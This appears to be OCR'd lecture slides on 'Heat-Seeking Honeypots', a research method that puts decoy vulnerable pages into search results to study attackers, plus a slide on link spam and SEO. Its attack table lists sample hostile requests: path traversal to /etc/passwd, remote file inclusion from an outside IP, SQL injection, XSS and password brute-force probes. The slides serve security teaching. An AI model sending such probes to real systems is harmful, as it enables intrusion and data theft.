
- Step 1: obtain malicious queries from SearchAudit

Heat-Seeking Honeypots




- Step 2: search *Bing/Google* to obtain front pages of the corresponding vulnerable software

Heat-Seeking Honeypots




- Step 3: obtain sample pages, automatically generate new pages based on this content

Heat-Seeking Honeypots



- Step 4: populate search engines with honeypot pages


Heat-Seeking Honeypots



- Steps 5-7: interact with hacker

Results


- Automatically generated 96 honeypot pages and manually installed 4 software packages
- Many pages saw 1000s of attack visits



Typical Attacks

Category	Description	Example	Traffic (%)
ADMIN	Find administrator console	`GET,POST /store/admin/login.php`	1.00
COMMENT	Post spam in comment or forum	`POST /forum/reply.php?do=newreply&t=12`	
FILE	Access files on filesystem	`GET /cgi-bin/img.pl?f=../etc/passwd`	43.57
INSTALL	Access software install script	`GET /phpmyadmin/scripts/setup.php`	12.47
PASSWD	Brute-force password attack	`GET joomla/admin/?uppass=superman1`	2.68
PROXY	Check for open proxy	`GET http://www.wantsfly.com/prx2.php`	0.40
RFI	Look for remote file inclusion (RFI) vulnerabilities	`GET /ec.php?l=http://213.41.16.24/t/c.in`	10.94
SQLI	Look for SQL injection vulnerabilities	`GET /index.php?option=c'`	1.40
XMLRPC	Look for the presence of a certain xmlrpc script	`GET /blog/xmlrpc.php`	18.97
XSS	Check for cross-site-scripting (XSS)	`GET /index.html?umf=<script>foo</script>`	0.19
OTHER	Everything else		8.40

Typical Timeline




Propagate Links

- Users are presented links in settings that they trust:
  - Send spam emails
  - Spam forums and IMs
  - Trick search engines into presenting these links with search results. Typically referred to as Search Engine Optimization (SEO)

- This is called *social engineering*.

Search Engine Optimization



